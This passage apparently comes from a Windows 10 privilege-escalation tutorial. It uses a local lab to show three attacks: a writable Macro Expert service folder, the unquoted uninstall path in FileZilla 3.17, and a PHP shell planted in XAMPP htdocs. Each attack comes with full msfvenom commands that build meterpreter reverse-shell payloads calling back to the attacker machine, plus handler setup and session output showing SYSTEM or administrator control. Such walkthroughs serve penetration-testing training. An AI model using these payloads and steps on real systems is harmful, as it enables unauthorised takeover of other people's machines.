From the above, the level of service the application running is “SYSTEM”. We determine whether we have “Write” access to directory where service is located or in any previous directory like C:\ or C:\Program Files (x86)\ using Windows built-in tool called icacls as shown in Figure 28

## Windows 10 Privilege Escalation

```
C:\Users\nullhumla>icacls "C:\Program Files (x86)\GrassSoft\Macro Expert"
C:\Program Files (x86)\GrassSoft\Macro Expert BUILTIN\Users:(OI)(CI)(M)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,
GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(
CI)(IO)(GR,GE)
Successfully processed 1 files; Failed processing 0 files
```

Figure 28 – Modify permission for Users

Since the user has modify access, we can generate a malicious binary using msfvenom as shown in Figure 29

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.5
6.101 LPORT=4444 -f exe > MacroService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Figure 29 – Generating MacroService.exe malicious binary using msfvenom

Copy the MacroService.exe malicious binary to “C:\Program Files (x86)\GrassSoft\Maco Expert”. Rename MacroService.exe to macro.exe.

Open a Multi\Handler on Kali machine to receive reverse shell from Windows 10 machine.

On Windows 10 Machine, start and stop the service as shown in Figure 30

## Windows 10 Privilege Escalation




Figure 30 – Stopping and Starting the Macro Expert

As soon the “Macro Expert” service starts, we obtain a reverse shell on kali as shown in Figure 31

```
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49671) at 2019-03-31 21:23:20 +0530

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...


meterpreter > sysinfo
Computer      : DESKTOP-KK0KVF8
OS           : Windows 10 (Build 17763).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 31 – Reverse Shell on kali with Privilege Escalation

## Application: Filezilla 3.17.0.0 windows installer Privileges Escalation

FileZilla is a free software, cross-platform FTP application, consisting of FileZilla Client and FileZilla Server. The installer of Filezilla for Windows version 3.17.0.0 and probably prior and prone to unquoted path vulnerability . The unquoted command called is : C:\Program Files\FileZilla FTP Client\uninstall.exe \_?=C:\Program Files\FileZilla FTP Client. This could potentially allow an authorized but non-privileged local user to execute arbitrary code with elevated privileges on the system.

Create a “program.exe” and place in C:\. Program.exe is a malicious binary created using msfvenom as shown in Figure 32



```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f exe > Program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Figure 32 – Generating malicious binary Program.exe using msfvenom

The unquoted command called is C:\Program Files\FileZilla FTP Client\uninstall.exe \_?=C:\Program Files\FileZilla FTP Client.

Double click the FileZilla FTP Client installer and we get two options as shown in Figure 33

- Add/Remove/Reinstall components
- Uninstall FileZilla

## Windows 10 Privilege Escalation




Figure 32 – Executing FileZilla FTP Client installer

Selecting “Uninstall FileZilla”, we receive a reverse shell on Kali as shown in Figure 33

```
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49674) at 2019-04-01 07:36:33 +0530

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-KK0KVF8
OS           : Windows 10 (Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-KK0KVF8\nulhumla
```

Figure 33 – Reverse Shell of user nulhumla who belong to administrators group

## Application: XAMPP for Windows 1.6.3a - Local Privilege Escalation

XAMPP for windows 1.6.3a allows local privilege escalation, wherein a malicious user who has gained low privilege shell can plant a malicious PHP in htdocs and get a privilege access.

Since we have the write access to htdocs, we plant a malicious PHP in htdocs as shown in Figure 34

```
root@kali:~/Desktop# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.56.101 LP0RT=5555 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30657 bytes
```

Figure 34 – Creating shell.php malicious file using msfvenom

Place the malicious shell.php in htdocs and execute the same from the browser as shown in Figure 35




Figure 35 – Executing malicious shell.php

Create a Multi/Handler on kali as shown in Figure 36.

## Windows 10 Privilege Escalation

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
  LPORT  5555             yes       The listen port

Payload options (php/meterpreter_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
  LPORT  5555             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.101:5555
```

Figure 36 – Creating a Multi/handler to receive reverse shell

On executing shell.php on Windows 10, We obtain a reverse shell on Kali as shown in Figure

37

```
msf5 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.56.101:5555 -> 192.168.56.102:49896) at 2019-04-01 08:24:00 +0530
msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : DESKTOP-KK0KVF8
OS           : Windows NT DESKTOP-KK0KVF8 6.2 build 9200
Meterpreter  : php/windows
meterpreter > getuid
Server username: nullhumla (0)
```

Figure 37 – Reverse Shell of user nullhumla who belongs to Administrators group